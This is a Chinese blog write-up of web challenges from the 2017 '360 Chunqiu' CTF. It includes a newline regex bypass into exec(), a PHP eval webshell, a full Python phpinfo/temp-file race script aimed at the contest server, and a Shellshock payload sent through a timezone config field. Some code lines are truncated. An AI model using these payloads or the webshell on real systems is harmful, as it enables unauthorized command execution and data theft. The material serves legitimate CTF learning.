"360春秋杯"线上赛 web Writeup

原创

Bendawang 于 2017-04-21 16:12:46 发布 3270 收藏

分类专栏： WriteUp Web 文章标签： web ctf writeup


本文链接：https://blog.csdn.net/qq_19876131/article/details/70327242

“360春秋杯”线上赛 web Writeup

新博客地址：http://bendawang.site/article/360%E6%98%A5%E7%A7%8B%E6%9D%AF-%E7%BA%BF%E4%B8%8A%E8%B5%9B-web-Writeup

where is my cat

进去之后抓包发现cookie里面有个可疑的host=0，想办法瞎改了半天没动静，后来师傅说改成证书host就好了，然后看了看证书



把cookie里面的host改成这个`where_is_my_cat.ichunqiu.com`就拿到flag了。

写一写 看一看

进去之后扫到个`index.txt`，知道了有个`exec.php`,访问拿到源码如下：

```
<?php
    highlight_file(__FILE__);
    $dir = 'tmp/';
    if(!file_exists($dir))
    mkdir($dir);
    chdir($dir);
    if(!isset($_GET['shell'])){
    phpinfo();
    exit();
    }
    $shell = $_GET['shell'];
    for ( $i=0; $i<count($shell); $i++ ){
        if ( !preg_match('/^\w+$/', $shell[$i]) )
            exit();
    }
    session_start();
    $path = $_SESSION['path'];
    $shell =  str_replace('path','/'.$path,implode(" ",$shell));
    echo $shell;
    exec("/bin/hence " . $shell);
?>
```

根据这篇文章`https://github.com/p4-team/ctf/tree/master/2015-10-18-hitcon/web_100_babyfirst`知道我们可以通过`%0a`绕过正则执行自己的命令，但是问题来了，本题目的服务器无法连接外网，就没有办法wget之类的，也就是我们得想办法在服务器上完成一切操作，但是我们可以执行php命令，加上有一个`phpinfo()`，根据`http://www.freebuf.com/articles/web/79830.html`的思路，我们可以类推，如果我们知道临时文件名`/tmp/xxxxxxxx`,那么我们就可以调用php命令去执行他，比如我的临时文件里面的内容

```
<?php fputs(fopen('/var/www/html/tmp/bendawang/bendawang.php',"w"),"<?php eval($_POST[a]);?>")?>
```

我用php命令执行它，就会在`/var/www/html/tmp/bendawang`目录下生成一个`webshell`，就算成功了，但是由于`exec.php`的工作目录切换到了`/var/www/html/tmp`,所以我们要先建立一个文件夹，当然也可以不用，只是为了防止别人轻易拿到你这个`webshell.php`

```
http://106.75.34.78:2081/exec.php?shell[]=bdw%0a&shell[]=mkdir&shell[]=bendawang
```


建好文件夹，然后直接借用`http://www.voidcn.com/blog/hxsstar/article/p-2897846.html`所给的脚本修改如下：

```
#!/usr/bin/env python
# encoding=utf-8
# Author : idwar
# http://secer.org


'''
可能需要你改的几个地方：
1、host
2、port
3、request中的phpinfo页面名字及路径
4、hello_lfi() 函数中的url，即存在lfi的页面和参数
5、如果不成功或报错，尝试增加padding长度到7000、8000试试
6、某些开了magic_quotes_gpc或者其他东西不能%00的，自行想办法截断并在（4）的位置对应修改
 Good Luck :)
```

```
'''

import re
import urllib2
import hashlib
from socket import *
from time import sleep
import threading
host = '106.75.34.78'
#host = gethostbyname(domain)
port = 2081
shell_name = 'bendawang.php'
pattern = re.compile(r'''\[tmp_name\]\s=&gt;\s(.*)\W*error]''')

payload = '''idwar<?php fputs(fopen('/var/www/html/tmp/bendawang/''' + shell_name + '''\',"w"),"idwar w
req = '''-----------------------------7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
-----------------------------7dbff1ded0714--\r''' % payload

padding='A' * 8000
request='''POST /exec.php?a='''+padding+''' HTTP/1.0\r
Cookie: PHPSESSID=q249llvfromc1or39t6tvnun42; othercookie='''+padding+'''\r
HTTP_ACCEPT: ''' + padding + '''\r
HTTP_USER_AGENT: ''' + padding + '''\r
HTTP_ACCEPT_LANGUAGE: ''' + padding + '''\r
HTTP_PRAGMA: ''' + padding + '''\r
Content-Type: multipart/form-data; boundary=-----------------------------7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s''' % (len(req), host, req)


def hello_lfi():
    while 1:
        s = socket(AF_INET, SOCK_STREAM)
        s.connect((host, port))
        s.send(request)
        data = ''
        while r'</body></html>' not in data:
            data = s.recv(9999)
            #print data
            search_ = re.search(pattern, data)
            if search_:
                tmp_file_name = search_.group(1).replace("/","path")
                print tmp_file_name
                url = r'http://106.75.34.78:2081/exec.php?shell[]=bdw%0a&shell[]=php&shell[]=' + tmp_fi
                print url
                search_request = urllib2.Request(url)
                search_response = urllib2.urlopen(search_request)
                html_data = search_response.read()
                if 'idwar' in html_data:
                    s.close()
                    return '\nDone. Your webshell is : \n\n%s\n' % ('http://' + host + '/' + shell_name
                    #import sys;sys.exit()
        s.close()
if __name__ == '__main__':
```

```
    for i in xrange(40):
        t1 = threading.Thread(target=hello_lfi, args=()) # 一个线程上传
        t1.start()
        print i
    print '\n Good Luck :)'
```

由于服务器太差了，跑了很久才成功，而且第二天想要再重跑的时候已经跑不成功了，附上最后的flag截图



mail

首先用`admin admin`登陆进去系统，后来扫了扫目录发现了一个`web.tar.gz`,把源码down下来，审了好久，发现几乎不可能有sql注入点，不过`config.php`里面的这个地方有点可疑

```
if(ini_get('register_globals')){
    foreach($_REQUEST as $k=>$v) unset(${$k});
}
```

但是就算变量覆盖也没找到地方，而且这里我们目录下扫到了一个`flag.php`，也就是说flag必然不会在数据库里面，后来怀疑是这里`send.php`下的这里

```
$to = $row['email'];
$subject = $row['title'];
$message = $row['content'];
$from = getConfig('send_mail');
$headers = "From: $from";
mail($to,$subject,$message,$headers);
```

会不会有`phpmailer`的命令执行，但是我们知道那个命令执行是在`mail()`的第五个参数上面，也就是失败了，后来看到这里，在`config.php`下面有个

```
$timezone = getConfig('timezone');
if($timezone != "")
{
  putenv("TZ=$timezone");
}else{
  putenv("TZ=Asia/Shanghai");
}
```

然后猜测是不是破壳漏洞，然后看到了`option.php`下面是这样子的

```php
<?php
include 'inc/function.php';
include 'inc/config.php';

if($_GET['action']== 'save')
{
  $config = $_POST['config'];

  saveConfig($config);

  die("<script>alert('保存成功！');history.go(-1);</script>");
}
?>
```

也就是说我们可以控制config的所有内容，即我们可以控制`$timezone`变量，然后尝试是不是破壳漏洞，最后向`options.php`发送的`payload`如下：

```
config[root_path]=/var/www/html&config[send_mail]=xxx@mail.com&config[timezone]=() { :;}; /bin/cat /var
```

截图如下：